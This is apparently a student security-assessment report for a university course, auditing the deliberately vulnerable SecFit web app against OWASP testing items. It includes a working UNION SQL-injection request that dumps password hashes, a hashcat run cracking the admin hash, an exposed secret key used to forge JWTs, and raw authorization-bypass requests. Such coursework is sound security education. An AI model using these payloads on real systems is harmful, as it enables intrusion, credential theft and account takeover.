NTNU
Kunnskap for en bedre verden

Department of Computer Science

TDT4237 Software Security and Data Privacy

Exercise 1. Finding Vulnerabilities

Group 41

Author(s):
Gard Huse Storebø
Arthur Marc Jacques Saunier
Kjetil André Woll Vik

Table of Contents

1 Introduction

This report was written with the intention to highlight security vulnerabilities in the SecFit website. The ordering is in the format of first found, and highlights the White-Box analysis as well as the exploit performed on Black-Box. Each section will explain briefly what the vulnerability is as well as the OWASP code.

2 WSTG-ATHN-01

Credentials and communications are transmitted over an unencrypted HTTP connection, which makes it possible for an attacker to see information that pass through.

2.1 White-Box

`nginx/nginx.conf : l.5-6-7`

```
http {
server {
    listen 80;
```

2.2 Black-Box




Figure 1: unsecure webpage when hosted, no HTTPS

3 WSTG-ATHN-02

Weak credentials are used for the admin page (admin/admin) and the SecFit page.

3.1 White-Box

Those credentials can be found in the database, in the "users_user" table.

`backend/db.sqlite3 : l.1`

```
sqlite> select * from users_user;
1|sha1$$d033e22ae348aeb5660fc2140aec35850c4da997|2025-01-09 09:41:58.518955|1|admin|||admin@mail.com|1|1|2025-01-09 09:33:18.776913|0||
```

Figure 2: Admin credentials by default in the database

3.2 Black-Box




Figure 3: Django admin panel with default credentials admin admin




Figure 4: admin admin default login on main SecFit page

4 WSTG-ATHN-03

The absence of a lockout mechanism on login requests makes brute-forcing attempts significantly easier.

4.1 White-Box

backend/users/auth_backend.py : l.5-11

```
    def authenticate(self,request, username=None, password=None):
        try:
            user = User.objects.get(username=username)
            if user.check_password(password):
                return user
        except User.DoesNotExist:
            return None
```

4.2 Black-Box




Figure 5: Postman sending multiple wrong credentials

5 WSTG-IDNT-04

User accounts, along with their associated email addresses, are publicly exposed, posing a risk to user privacy and security.

5.1 White-Box

`backend/users/views.py : l.25-30`

```
class UserList(mixins.ListModelMixin, mixins.CreateModelMixin,
    generics.GenericAPIView):
serializer_class = UserSerializer

def get(self, request, *args, **kwargs):
    self.serializer_class = UserGetSerializer
    return self.list(request, *args, **kwargs)
...
```

5.2 Black-Box




Figure 6: Enumerated users, exfiltrate username and emails

6 WSTG-INPV-02

By using dangerouslySetInnerHTML, the application directly injects user input as HTML. Therefore, an attacker can inject some malicious scripts, leading to Cross-Site Scripting.

6.1 White-Box

`frontend/src/components/CommentSectionForm.jsx : l.137`

```
          </div>
            <p dangerouslySetInnerHTML={{ __html: comment.content }}></p>
            <p>{getTimeSincePosted(comment.timestamp)}</p>
          </Paper>
```

6.2 Black-Box




Figure 7: XSS in comments for workouts




Figure 8: Inspect Element view showing the injected malicious code

7 WSTG-CONF-02

Proper configuration of the single elements that make up an application architecture is important in order to prevent mistakes that might compromise the security of the whole architecture.

Here we can see that the debug mode is set to True, which should not be the case.

7.1 White-Box

`backend/secfit/settings.py : l.29`

```
# SECURITY WARNING: don't run with debug turned on in production!
DEBUG = True
```

7.2 Black-Box




Figure 9: django debug = True

8 WSTG-INFO-05

Conduct a thorough examination of the webpage content to identify and mitigate potential information leakage risks.

8.1 White-Box

The key is exposed in the source code. It should be stored in a .env file and imported in the code at the beginning.

`backend/secfit/settings.py : l.26`

```
# SECURITY WARNING: keep the secret key used in production secret!
SECRET_KEY = 'django-insecure-*=))=v-+@_c-6(-60o%nv2b^a8br%$)%k+u+%(9ayozs79)abc'
```

8.2 Black-Box

Since we have this key, we can reforge JWT tokens using it. It allows any attacker to become any other user of the website by modifying his id.




Figure 10: Reforged JWT tokens

9 WSTG-CRYP-04


Improper implementation of encryption algorithms can lead to the unintentional exposure of sensitive data.

9.1 White-Box

backend/secfit/settings.py : l.140

```
PASSWORD_HASHERS = [
    'django.contrib.auth.hashers.UnsaltedSHA1PasswordHasher',
]
```

9.2 Black-Box



```
arthursaunier@MacBook-Air-de-Arthur ~ % hashcat -m 100 -a 0 hash.txt Downloads/rockyou.txt --force
hashcat (v6.2.6) starting

You have enabled --force to bypass dangerous warnings and errors!
This can hide serious problems and should only be done when debugging.
Do not report hashcat issues encountered when using --force.

* Device #2: Apple's OpenCL drivers (GPU) are known to be unreliable.
             You have been warned.

METAL API (Metal 367.6)
=======================
* Device #1: Apple M3, 5408/10922 MB, 10MCU

OpenCL API (OpenCL 1.2 (Dec 13 2024 23:09:21)) - Platform #1 [Apple]
====================================================================
* Device #2: Apple M3, skipped

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Hash
* Single-Salt
* Raw-Hash

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 100c

Host memory required for this attack: 175 MB

Dictionary cache built:
* Filename..: Downloads/rockyou.txt
* Passwords.: 14344391
* Bytes.....: 139921497
* Keyspace..: 14344384
* Runtime...: 1 sec

d033e22ae348aeb5660fc2140aec35850c4da997:admin
```

Figure 11: Hashcat cracks passwords using rockyou.txt

10 WSTG-SESS-02

Web Cookies (herein referred to as cookies) are often a key attack vector for malicious users (typically targeting other users) and the application should always take due diligence to protect cookies.

10.1 White-Box

To long lifetime

backend/secfit/settings.py : l.166-170

```
SIMPLE_JWT = {
    'ACCESS_TOKEN_LIFETIME': timedelta(hours=72),
    'REFRESH_TOKEN_LIFETIME': timedelta(days=60),
}
```

10.2 Black-Box

11 WSTG-INPV-05

The SQL query is executed raw without validation leading to SQL injection.

11.1 White-Box

backend/users/views.py : l.80

```
query = f"SELECT * FROM users_user WHERE username = '{username}'"
with connection.cursor() as cursor:
    cursor.execute(query) # Executing the raw SQL query
    columns = [col[0] for col in cursor.description]
    rows = cursor.fetchall()
```

11.2 Black-Box


```
cross-origin-opener-policy: same-origin

[
    {
        "url":"http://tdt4237-41.idi.ntnu.no/api/users/1/",
        "id":1,
        "email":"sha1$$d033e22ae348aeb5660fc2140aec35850c4da997",
        "username":"1",
        "athletes":[
        ],
        "isCoach":null,
        "coach":null,
        "specialism":null,
        "workouts":[
        ],
        "coach_files":[
        ],
        "athlete_files":[
        ]
    },
    {
        "url":"http://tdt4237-41.idi.ntnu.no/api/users/2/",
        "id":2,
        "email":"sha1$$c1283215e748a1aacfdd69dedbe58b137161a287",
        "username":"0",
        "athletes":[
        ],
        "isCoach":null,
        "coach":null,
        "specialism":null,
        "workouts":[
        ],
        "coach_files":[
            "http://tdt4237-41.idi.ntnu.no/api/athlete-files/15/",
            "http://tdt4237-41.idi.ntnu.no/api/athlete-files/16/",
            "http://tdt4237-41.idi.ntnu.no/api/athlete-files/17/"
        ],
        "athlete_files":[
        ]
    },
    {
        "url":"http://tdt4237-41.idi.ntnu.no/api/users/3/",
        "id":3,
        "email":"sha1$$c1283215e748a1aacfdd69dedbe58b137161a287",
        "username":"0",
        "athletes":[
            "http://tdt4237-41.idi.ntnu.no/api/users/2/"
        ],
        "isCoach":null
```


Figure 12: sql injection

```
GET /api/users/' UNION SELECT id, username, password, is_active, is_staff,
    is_superuser, password, password, username, username, username, NULL, NULL, NULL
    FROM users_user --/ HTTP/1.1
```

12 WSTG-ATHZ-02

Possibility for an athlete to delete a file his coach sent him. Only the coach should be able to decide wether or not a workout file can be deleted.

12.1 White-Box

backend/users/views.py : l.235

```
permission_classes = [permissions.IsAuthenticated & (IsAthlete | IsOwner)]
```

12.2 Black-Box

```
DELETE /api/athlete-files/6/ HTTP/1.1
Host: tdt4237-41.idi.ntnu.no
Authorization: Bearer
    eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ0b2tlbl90eXBlIjoiYWNjZXNzIiwiZXhwIjoxNzQwNTczNTI1LCJpYXQiOjE3
Accept-Language: fr-FR,fr;q=0.9
Accept: application/json
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
    Gecko) Chrome/129.0.6668.71 Safari/537.36
Referer: http://tdt4237-41.idi.ntnu.no/coach
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
```

13 WSTG-IDNT-02

13.1 White-Box

Absence of any authentication email validation allows mass account creation. "unique" tag is missing

backend/users/migrations/0001_initial.py : l.31

```
('email', models.EmailField(blank=True, max_length=254, verbose_name='email
    address')),
```

13.2 Black-Box


```
{
    "url": "http://localhost/api/users/2/",
    "id": 2,
    "email": "mail@mail.com",
    "username": "Arthur",
    "athletes": [],
    "isCoach": false,
    "specialism": "",
    "coach": null,
    "workouts": [],
    "coach_files": [],
    "athlete_files": []
},
{
    "url": "http://localhost/api/users/3/",
    "id": 3,
    "email": "mail@mail.com",
    "username": "Truc",
    "athletes": [],
    "isCoach": false,
    "specialism": "",
    "coach": null,
    "workouts": [],
    "coach_files": [],
    "athlete_files": []
}
```


Figure 13: Two different users with the same email

14 WSTG-SESS-06

Logging out does not end the session on the server-side. It only clears local storage, allowing any attacker that obtained a token to use it even after its owner disconnected from SecFit.

14.1 White-Box

`frontend/src/components/AuthContext.jsx : l.59-67`

```
const logout = () => {
  SessionService.removeLocalAccessToken();
  SessionService.removeLocalRefreshToken();
  SessionService.removeUserId();
  SessionService.removeUserName();
  SessionService.removeIsCoach();

  setIsAuthenticated(false);
};
```

Figure 14: Cookies are only erased locally

14.2 Black-Box




Figure 15: I'm connected and I can see my private workout

I saved the accessToken, disconnected using the button and then re-entered the token in my local storage (manually).




Figure 16: We can see that I have access to the private workout

Session aren't terminated when a user disconnects.

15 WSTG-ATHZ-02

The application currently allows any connected user to post comments on any post, even private ones (nobody is supposed to see them)

15.1 White-Box

backend/comments/views.py : l.15

```
permission_classes = [permissions.IsAuthenticated]
```

15.2 Black-Box

By simply modifying the URL of the following request, we can comment on a workout which is private (Supposing you found or guessed the id of the workout post)

```
POST /api/comments/ HTTP/1.1
Host: tdt4237-41.idi.ntnu.no
Content-Length: 75
Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ0b2tlbl90eXBlIjoiYWNjZXNzIiwiZXhwIjoxNzQwNzMxMjgyLCJpYXQiOjE3NDA0NzIwODIsImp0aSI6IjU0MTUx
OWU4MmIwMzQxN2Q5YzhkNjdlZWNkMTQ2MDU1IiwidXNlcl9pZCI6Mn0.N8EA-FaWBCcXMU-P5gkiSQpwsSsRpvPOF3SOqWd3JTA
Accept-Language: fr-FR,fr;q=0.9
Accept: application/json
Content-Type: application/json
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/129.0.6668.71 Safari/537.36
Origin: http://tdt4237-41.idi.ntnu.no
Referer: http://tdt4237-41.idi.ntnu.no/workoutForm/1
Accept-Encoding: gzip, deflate, br
Cookie: csrftoken=Ct4y8Bw8xAllGbzBgLV4G0Owny9GO4vDa27RkAi2RHHmGkUEnzNmV7drs6Pb82gE
Connection: keep-alive

{
  "content":"yes",
  "workout":"http://tdt4237-41.idi.ntnu.no/api/workouts/1/"
}
```


Figure 17




Figure 18: This is a private workout, but user testa1 could post comment even if he wasn't the owner of the workout

16 WSTG-BUSL-08

We can see that a coach can upload any type of file of any size. If an attacker could get access to a coach account, he could send dangerous files to some customers.

16.1 White-Box

backend/workouts/models.py : l.139

```
    file = models.FileField(upload_to=workout_directory_path)
```

16.2 Black-Box

Figure 19: I can send a very malicious file to any athlete

17 WSTG-IDNT-04

Even though the application sends a generic error message when there is an error during account creation process, we can inspect the response of the request to analyze the message received by the browser. It is then possible to know if a user account exists or not.

17.1 White-Box

Here we can see the error message when trying to create a user that has the same username as another already registered user.

backend/users/migrations/0001_initial.py : l.28

```
    operations = [
        migrations.CreateModel(
            name='User',
            fields=[
                ('username', models.CharField(error_messages={'unique': 'A user with that
                    username already exists.'}, help_text='Required. 150 characters or
                    fewer. Letters, digits and @/./+/-/_ only.', max_length=150,
                    unique=True,
                    validators=[django.contrib.auth.validators.UnicodeUsernameValidator()],
                    verbose_name='username')),
```

17.2 Black-Box

And here we can see the response from the server when trying to create a user named "admin"




Figure 20: We can see the error message

18 Tools used

A number of tools was used, static code analysis with IDE and text editors, Postman, OWASP ZAP, Hashcat, jwt.io and Burpsuite.

19 Conclusion

This report was written to highlight the security vulnerabilities found on the SecFit website. Using a combination of White-Box and Black-Box testing methods, we were able to identify and demonstrate several potential vulnerabilities.

By taking the necessary steps to mitigate these risks, SecFit can improve its overall security and protect its users more effectively.